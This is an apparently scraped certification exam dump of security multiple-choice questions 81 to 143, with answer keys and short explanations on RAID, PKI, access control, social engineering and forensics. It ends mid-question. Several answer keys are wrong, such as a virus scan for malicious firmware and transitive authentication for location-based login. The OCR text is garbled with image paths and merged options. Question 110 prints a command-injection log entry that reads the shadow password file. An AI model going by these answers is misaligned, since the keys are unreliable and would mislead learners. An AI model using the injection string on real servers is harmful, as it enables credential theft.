
Explanation/Reference:

QUESTION 81
DRAG DROP

A security administrator is given the security and availability profiles for servers that are being deployed.


1. Match each RAID type with the correct configuration and MINIMUM number of drives.
2. Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:

▪ All drive definitions can be dragged as many times as necessary
▪ Not all placeholders may be filled in the RAID configuration boxes
▪ If parity is required, please select the appropriate number of parity checkboxes ▪
Server profiles may be dragged only once

VCEplus.com


If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Select and Place:



Correct Answer:

VCEplus.com



Section: (none)
Explanation

Explanation/Reference:
Explanation:
RAID-0 is known as striping. It is not a fault tolerant solution but does improve disk performance for read/write operations. Striping requires a minimum of two disks and does not use parity.
RAID-0 can be used where performance is required over fault tolerance, such as a media streaming server.
RAID-1 is known as mirroring because the same data is written to two disks so that the two disks have identical data. This is a fault tolerant solution that halves the storage space. A minimum of two disks are used in mirroring and does not use parity. RAID-1 can be used where fault tolerance is required over performance, such as on an authentication server. RAID-5 is a fault tolerant solution that uses parity and striping. A minimum of three disks are required for RAID-5 with one disk's worth of space being used for parity information. However, the parity information is distributed across all the disks. RAID-5 can recover from a sing disk

VCEplus.com

failure. RAID-6 is a fault tolerant solution that uses dual parity and striping. A minimum of four disks are required for RAID-6. Dual parity allows RAID-6 to recover from the simultaneous failure of up to two disks. Critical data should be stored on a RAID-6 system.
http://www.adaptec.com/en-us/solutions/raid_levels.html

QUESTION 82
A portable data storage device has been determined to have malicious firmware.

Which of the following is the BEST course of action to ensure data confidentiality?

A. Format the device
B. Re-image the device
C. Perform virus scan in the device
D. Physically destroy the device

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 83
A security administrator must implement a system to ensure that invalid certificates are not used by a custom developed application. The system must be able to check the validity of certificates even when internet access is unavailable.

Which of the following MUST be implemented to support this requirement?

A. CSR
B. OCSP
C. CRL
D. SSH

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 84
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients.
Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
The Chief Security Officer (CISO) at a multinational banking corporation is reviewing a plan to upgrade the entire corporate IT infrastructure. The architecture consists of a centralized cloud environment hosting the majority of data, small server clusters at each corporate location to handle the majority of customer transaction processing, ATMs, and a new mobile banking application accessible from smartphones, tablets, and the Internet via HTTP. The corporation does business having varying data retention and privacy laws.

Which of the following technical modifications to the architecture and corresponding security controls should be implemented to provide the MOST complete protection of data?

A. Revoke exiting root certificates, re-issue new customer certificates, and ensure all transactions are digitally signed to minimize fraud, implement encryption for data in-transit between data centers
B. Ensure all data is encryption according to the most stringent regulatory guidance applicable, implement encryption for data in-transit between data centers, increase data availability by replicating all data, transaction data, logs between each corporate location
C. Store customer data based on national borders, ensure end-to end encryption between ATMs, end users, and servers, test redundancy and COOP plans to ensure data is not inadvertently shifted from one legal jurisdiction to another with more stringent regulations
D. Install redundant servers to handle corporate customer processing, encrypt all customer data to ease the transfer from one country to another, implement endto-end encryption between mobile applications and the cloud.

Correct Answer: C

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:

QUESTION 86
While reviewing the monthly internet usage it is noted that there is a large spike in traffic classified as "unknown" and does not appear to be within the bounds of the organizations Acceptable Use Policy.

Which of the following tool or technology would work BEST for obtaining more information on this traffic?

A. Firewall logs
B. IDS logs
C. Increased spam filtering
D. Protocol analyzer

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 87
A network administrator wants to ensure that users do not connect any unauthorized devices to the company network. Each desk needs to connect a VoIP phone and computer.

Which of the following is the BEST way to accomplish this?

A. Enforce authentication for network devices
B. Configure the phones on one VLAN, and computers on another
C. Enable and configure port channels
D. Make users sign an Acceptable use Agreement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 88
An administrator has concerns regarding the traveling sales team who works primarily from smart phones.

Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 89
A user of the wireless network is unable to gain access to the network. The symptoms are:

1.) Unable to connect to both internal and Internet resources
2.) The wireless icon shows connectivity but has no network access

The wireless network is WPA2 Enterprise and users must be a member of the wireless security group to authenticate.

Which of the following is the MOST likely cause of the connectivity issues?

A. The wireless signal is not strong enough
B. A remote DDoS attack against the RADIUS server is taking place
C. The user's laptop only supports WPA and WEP
D. The DHCP scope is full
E. The dynamic encryption key did not update while the user was offline

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 90
A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.
Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Select Three)

A. Password complexity policies
B. Hardware tokens
C. Biometric systems
D. Role-based permissions
E. One time passwords
F. Separation of duties
G. Multifactor authentication
H. Single sign-on
I. Lease privilege

Correct Answer: DFI
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 91
A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.

Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

Correct Answer: D
Section: (none)
Explanation

VCEplus.com

Explanation/Reference:

QUESTION 92

A member of a digital forensics team, Joe arrives at a crime scene and is preparing to collect system data. Before powering the system off, Joe knows that he must collect the most volatile date first.

Which of the following is the correct order in which Joe should collect the data?

A. CPU cache, paging/swap files, RAM, remote logging data
B. RAM, CPU cache. Remote logging data, paging/swap files
C. Paging/swap files, CPU cache, RAM, remote logging data
D. CPU cache, RAM, paging/swap files, remote logging data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

VCEplus

QUESTION 93

An organization has hired a penetration tester to test the security of its ten web servers. The penetration tester is able to gain root/administrative access in several servers by exploiting vulnerabilities associated with the implementation of SMTP, POP, DNS, FTP, Telnet, and IMAP.

Which of the following recommendations should the penetration tester provide to the organization to better protect their web servers in the future?

A. Use a honeypot
B. Disable unnecessary services
C. Implement transport layer securityD. Increase application event logging

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94

VCEplus.com

A security engineer is faced with competing requirements from the networking group and database administrators. The database administrators would like ten application servers on the same subnet for ease of administration, whereas the networking group would like to segment all applications from one another.
Which of the following should the security administrator do to rectify this issue?

A. Recommend performing a security assessment on each application, and only segment the applications with the most vulnerability
B. Recommend classifying each application into like security groups and segmenting the groups from one another
C. Recommend segmenting each application, as it is the most secure approach
D. Recommend that only applications with minimal security features should be segmented to protect them

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
A security analyst has been asked to perform a review of an organization's software development lifecycle. The analyst reports that the lifecycle does not contain a phase in which team members evaluate and provide critical feedback of another developer's code.

VCEplus.com

Which of the following assessment techniques is BEST described in the analyst's report?

A. Architecture evaluation
B. Baseline reporting
C. Whitebox testing
D. Peer review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure area. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are.

VCEplus.com

The controls used by the receptionist are in place to prevent which of the following types of attacks?

A. Tailgating
B. Shoulder surfing
C. Impersonation
D. Hoax

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
A security administrator is tasked with conducting an assessment made to establish the baseline security posture of the corporate IT infrastructure. The assessment must report actual flaws and weaknesses in the infrastructure. Due to the expense of hiring outside consultants, the testing must be performed using in-house or cheaply available resource. There cannot be a possibility of any requirement being damaged in the test.

Which of the following has the administrator been tasked to perform?

VCEplus.com

A. Risk transference
B. Penetration test
C. Threat assessment
D. Vulnerability assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website. During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.

Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

VCEplus.com

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Which of the following use the SSH protocol?

A. Stelnet
B. SCP
C. SNMP
D. FTPSE. SSL
F. SFTP

VCEplus.com

Correct Answer: BF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
A security technician would like to obscure sensitive data within a file so that it can be transferred without causing suspicion.

Which of the following technologies would BEST be suited to accomplish this?

A. Transport Encryption
B. Stream Encryption
C. Digital Signature
D. Steganography

CEplus.com

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:
Explanation:
Steganography is the process of hiding a message in another message so as to obfuscate its importance. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

QUESTION 101
A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database.

Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews

CEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

Correct Answer: B

VCEplus.com

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

QUESTION 103
A software developer wants to ensure that the application is verifying that a key is valid before establishing SSL connections with random remote hosts on the Internet.

Which of the following should be used in the code? (Select TWO.)

A. Escrowed keys
B. SSL symmetric encryption key
C. Software code private key
D. Remote server public key
E. OCSP

VCEplus.com

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A security guard has informed the Chief Information Security Officer that a person with a tablet has been walking around the building. The guard also noticed strange white markings in different areas of the parking lot.

The person is attempting which of the following types of attacks?

A. Jamming
B. War chalking
C. Packet sniffing
D. Near field communication

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 105
A system administrator is configuring a site-to-site VPN tunnel.

Which of the following should be configured on the VPN concentrator during the IKE phase?

A. RIPEMD
B. ECDHE
C. Diffie-Hellman
D. HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 106
A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

A. To lower energy consumption by sharing power outlets
B. To create environmental hot and cold isles
C. To eliminate the potential for electromagnetic interference
D. To maximize fire suppression capabilities

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 107
Phishing emails frequently take advantage of high-profile catastrophes reported in the news.

Which of the following principles BEST describes the weakness being exploited?

A. Intimidation
B. Scarcity
C. Authority
D. Social proof

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority.

In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe
B. Fault tolerance
C. Fail secure
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network.

This is MOST likely which of the following types of attacks?

CEplus.com

A. Vishing
B. Impersonation
C. Spim
D. Scareware

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
An administrator discovers the following log entry on a server:

Nov 12 2013 00:23:45 httpd[2342]: GET
/app2/prod/proc/process.php?input=change;cd%20../../../etc;cat%20shadow

Which of the following attacks is being attempted?

CEplus.com

A. Command injection
B. Password attack
C. Buffer overflow
D. Cross-site scripting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A security team wants to establish an Incident Response plan. The team has never experienced an incident.

Which of the following would BEST help them establish plans and procedures?

A. Table top exercises
B. Lessons learned

VCEplus.com

C. Escalation procedures
D. Recovery procedures

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
Which of the following would verify that a threat does exist and security controls can easily be bypassed without actively testing an application?

A. Protocol analyzer
B. Vulnerability scan
C. Penetration test
D. Port scanner

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A vulnerability scan is the automated process of proactively identifying security vulnerabilities of computing systems in a network in order to determine if and where a system can be exploited and/or threatened. While public servers are important for communication and data transfer over the Internet, they open the door to potential security breaches by threat agents, such as malicious hackers.
Vulnerability scanning employs software that seeks out security flaws based on a database of known flaws, testing systems for the occurrence of these flaws and generating a report of the findings that an individual or an enterprise can use to tighten the network's security.
Vulnerability scanning typically refers to the scanning of systems that are connected to the Internet but can also refer to system audits on internal networks that are not connected to the Internet in order to assess the threat of rogue software or malicious employees in an enterprise.

QUESTION 113
Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

A. Cloud computing
B. Virtualization

CEplus.com

C. Redundancy
D. Application control

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

QUESTION 114
A system administrator needs to implement 802.1x whereby when a user logs into the network, the authentication server communicates to the network switch and assigns the user to the proper VLAN.

Which of the following protocols should be used?

CEplus.com

A. RADIUS
B. Kerberos
C. LDAP
D. MSCHAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A security administrator receives notice that a third-party certificate authority has been compromised, and new certificates will need to be issued.

Which of the following should the administrator submit to receive a new certificate?

A. CRL

VCEplus.com

B. OSCP
C. PFX
D. CSR
E. CA

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 116
A company wants to host a publicly available server that performs the following functions:

- Evaluates MX record lookup
- Can perform authenticated requests for A and AAA records
- Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

VCEplus.com

A. DNSSEC
B. SFTP
C. nslookup
D. dig
E. LDAPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
DNS Security Extensions (DNSSEC) provides, among other things, cryptographic authenticity of responses using Resource Record Signatures (RRSIG) and authenticated denial of existence using Next-Secure (NSEC) and Hashed-NSEC records (NSEC3).

QUESTION 117
A security administrator is developing training for corporate users on basic security principles for personal email accounts.

VCEplus.com

Which of the following should be mentioned as the MOST secure way for password recovery?

A. Utilizing a single Qfor password recovery
B. Sending a PIN to a smartphone through text message
C. Utilizing CAPTCHA to avoid brute force attacks
D. Use a different e-mail address to recover password

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 118
A company researched the root cause of a recent vulnerability in its software. It was determined that the vulnerability was the result of two updates made in the last release. Each update alone would not have resulted in the vulnerability.

In order to prevent similar situations in the future, the company should improve which of the following?

VCEplus.com

A. Change management procedures
B. Job rotation policies
C. Incident response management
D. Least privilege access controls

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A computer on a company network was infected with a zero-day exploit after an employee accidently opened an email that contained malicious content. The employee recognized the email as malicious and was attempting to delete it, but accidently opened it.

Which of the following should be done to prevent this scenario from occurring again in the future?

A. Install host-based firewalls on all computers that have an email client installed

VCEplus.com

B. Set the email program default to open messages in plain text
C. Install end-point protection on all computers that access web email
D. Create new email spam filters to delete all messages from that sender

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 120
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

VCEplus.com

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
Having adequate lighting on the outside of a building is an example of which of the following security controls?

.

https://www.vceplus.com/

A. Deterrent
B. Compensating
C. Detective
D. Preventative

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 122
During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions.

Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

A. Service level agreement
B. Interconnection security agreement
C. Non-disclosure agreement

www.vceplus.com - Free Questions & Answers - Online Courses - Convert VCE to PDF - VCEplus.com

VCEplus.com

D. Business process analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?
A. Mandatory access control
B. Discretionary access control
C. Role based access control
D. Rule-based access control

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

A. Spear phishing
B. Main-in-the-middle
C. URL hijacking
D. Transitive access

Correct Answer: B
Section: (none)
Explanation

CEplus.com

Explanation/Reference:

QUESTION 126
A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.

Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)

A. SCP
B. TFTP
C. SNMP
D. FTP
E. SMTP
F. FTPS

Correct Answer: AF
Section: (none)
Explanation

Explanation/Reference:

CEplus.com

QUESTION 127
A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 128
After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internet-based control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence.

Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

A. The company implements a captive portal
B. The thermostat is using the incorrect encryption algorithm
C. the WPA2 shared likely is incorrect
D. The company's DHCP server scope is full

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 129
A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).

Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

A. Rule 1: deny from inside to outside source any destination any service smtp
B. Rule 2: deny from inside to outside source any destination any service ping
C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
D. Rule 4: deny from any to any source any destination any service any

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130

VCEplus.com

Malware that changes its binary pattern on specific dates at specific times to avoid detection is known as a (n):

A. armored virus
B. logic bomb
C. polymorphic virus
D. Trojan

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 131
A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

A. RSA
B. TwoFish
C. Diffie-Helman
D. NTLMv2
E. RIPEMD

VCEplus.com

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

A. MOU
B. ISA
C. BPA
D. SLA

CEplus.com

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
Which of the following are MOST susceptible to birthday attacks?

A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

CEplus.com

QUESTION 134
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

VCEplus.com

QUESTION 135
A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation. Which of the following implements all these requirements?

A. Bcrypt
B. Blowfish
C. PGP
D. SHA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
Login Success [user: msmith] [Source: 10.0.12.45] [localport:
23] at 00:15:23:431 CET Sun Mar 15 2015
```

VCEplus.com

Which of the following should the network administrator do to protect data security?

A. Configure port security for logons
B. Disable telnet and enable SSH
C. Configure an AAA server
D. Disable password and enable RSA authentication

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137

VCEplus.com

The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.

Which of the following is required to complete the certificate chain?

A. Certificate revocation list
B. Intermediate authority
C. Recovery agent
D. Root of trust

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
The Chief Executive Officer (CEO) of a major defense contracting company a traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

A. Remote wipe
B. Full device encryption
C. BIOS password
D. GPS tracking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

VCEplus.com

Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 140
A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

VCEplus.com

A. Replace FTP with SFTP and replace HTTP with TLS
B. Replace FTP with FTPS and replaces HTTP with TFTP
C. Replace FTP with SFTP and replace HTTP with Telnet
D. Replace FTP with FTPS and replaces HTTP with IPSec

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead.

Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control

VCEplus.com

B. Role-based access control
C. Mandatory access control
D. Discretionary access control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack.
Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity
B. Maximum age limit
C. Maximum length
D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

VCEplus.com

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software

VCEplus.com

